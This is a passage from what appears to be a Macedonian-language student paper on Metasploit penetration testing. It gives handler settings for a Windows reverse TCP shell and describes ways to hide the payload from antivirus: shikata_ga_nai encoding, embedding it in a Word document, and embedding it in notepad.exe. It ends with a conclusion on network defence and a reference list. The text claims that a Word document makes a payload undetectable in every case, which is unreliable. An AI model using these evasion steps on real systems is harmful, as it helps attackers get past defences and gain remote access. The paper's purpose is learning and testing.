
ХОСТ/НАПАЃАЧ

IP:192.168.163.129
PORT:22553
Payload: windows/shell_reverse_TCP
Module: exploit/multi/handler


КЛИЕНТ/ЦЕЛ

IP:192.168.163.128
PORT:1075
Payload: windows/shell_reverse_TCP

Со камуфлажа се намалува можноста payload-от да биде детектиран од стрнана на антивирусната програма. Оваа сценарио се употребува доколку енкодирање не успее да го сокрија payload-от. Кога го избираме начинот на енкодирање треба да го избереме пример shikata_ga_nai можеме да избереме и колку пати да се енкодира payload-от. Енкодирањето е различно во зависност од тоа каков payload ќе искористиме. Поради тоа што 80-90 посто од антивирусните програми го детектираат бинарниот payload треба да најдеме начин како тој да го прикриеме. Еден од тие начини е преку користење на Word документ со којшто 100 посто се прикрива payload-от и неможе никако да се детектира од страна на антивирусната програма. Исто така можеме да користеме и други начини за прикривање како користење на веќе готова апликација која е дел од Windows оперативниот систем или користење на било каква апликација. Windows апликацијата која ја одбрав за ова сценарио е notepad. Со прикривање на payload-от преку notepad.exe ќе го користиме истиот начин за енкодирање.



Успешно прикривање, само 10 посто од антивирусните програми го детектираат payload-от.



Заклучок

Користејќи ги алатките кои што ги нуди Metasploit работната околина ние можеме да го зголемеме процентот на безбедност на нашата мрежа т.е со откривање на сигурностни пропусти ние можеме да обезбедиме нашата мрежа (нашиот систем) на максимално ниво. Пенетрацискотот тестирање ни ја нуди можноста да добиеме детален извештај за тоа како можеме да ја заштитеме нашата мрежа. Доколку некои сигурностни пропусти не можеме да ги прекриеме користејќи хардвер и софтвер ние можеме претходно дефинираниот извештај да го објавиме на компанијата којашто ги нуди овие ресури. Денес безбедноста луѓето не ја сваќаат сериозно и поради тоа постојат голем број на случаи малициозни напади од луѓе коишто можат да ја искористат техниката и алатките на вистинските хакер за да добијат пристап до системот којшто го напаѓаат. Како најслаба точка во еден компјутерски систем или една мрежа е човечкиот фактор која преку искористување на довербата на луѓето можат да се извлечат значајни информации за одреден систем или информации кои можат да се искористат за добивање на пристап до одредена мрежа.

Користена Литература

http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf

http://www.sans.org/reading_room/whitepapers/casestudies/effectiveness_of_antivirus_in_detecting_metasploit_payloads_2134?show=2134.php&cat=casestudies

http://www.nologin.org/Downloads/Papers/meterpreter.pdf

http://netsec.cs.northwestern.edu/media/readings/msf_dev_guide.pdf

http://www.offensive-security.com/metasploit-unleashed/

http://www.blackhat.com/html/archives.html

http://druid.caughq.org/presentations/Context-keyed-Payload-Encoding.pdf

www.carnal0wnage.com/.../ChiCon07_Gates_Metasploit-Day1-JustTheFacts.pdf

www.radarhack.com/tutorial/metasploit_for_dummies.pdf

www.darknet.org.uk/.../learn-to-use-metasploit-tutorials-docs-videos/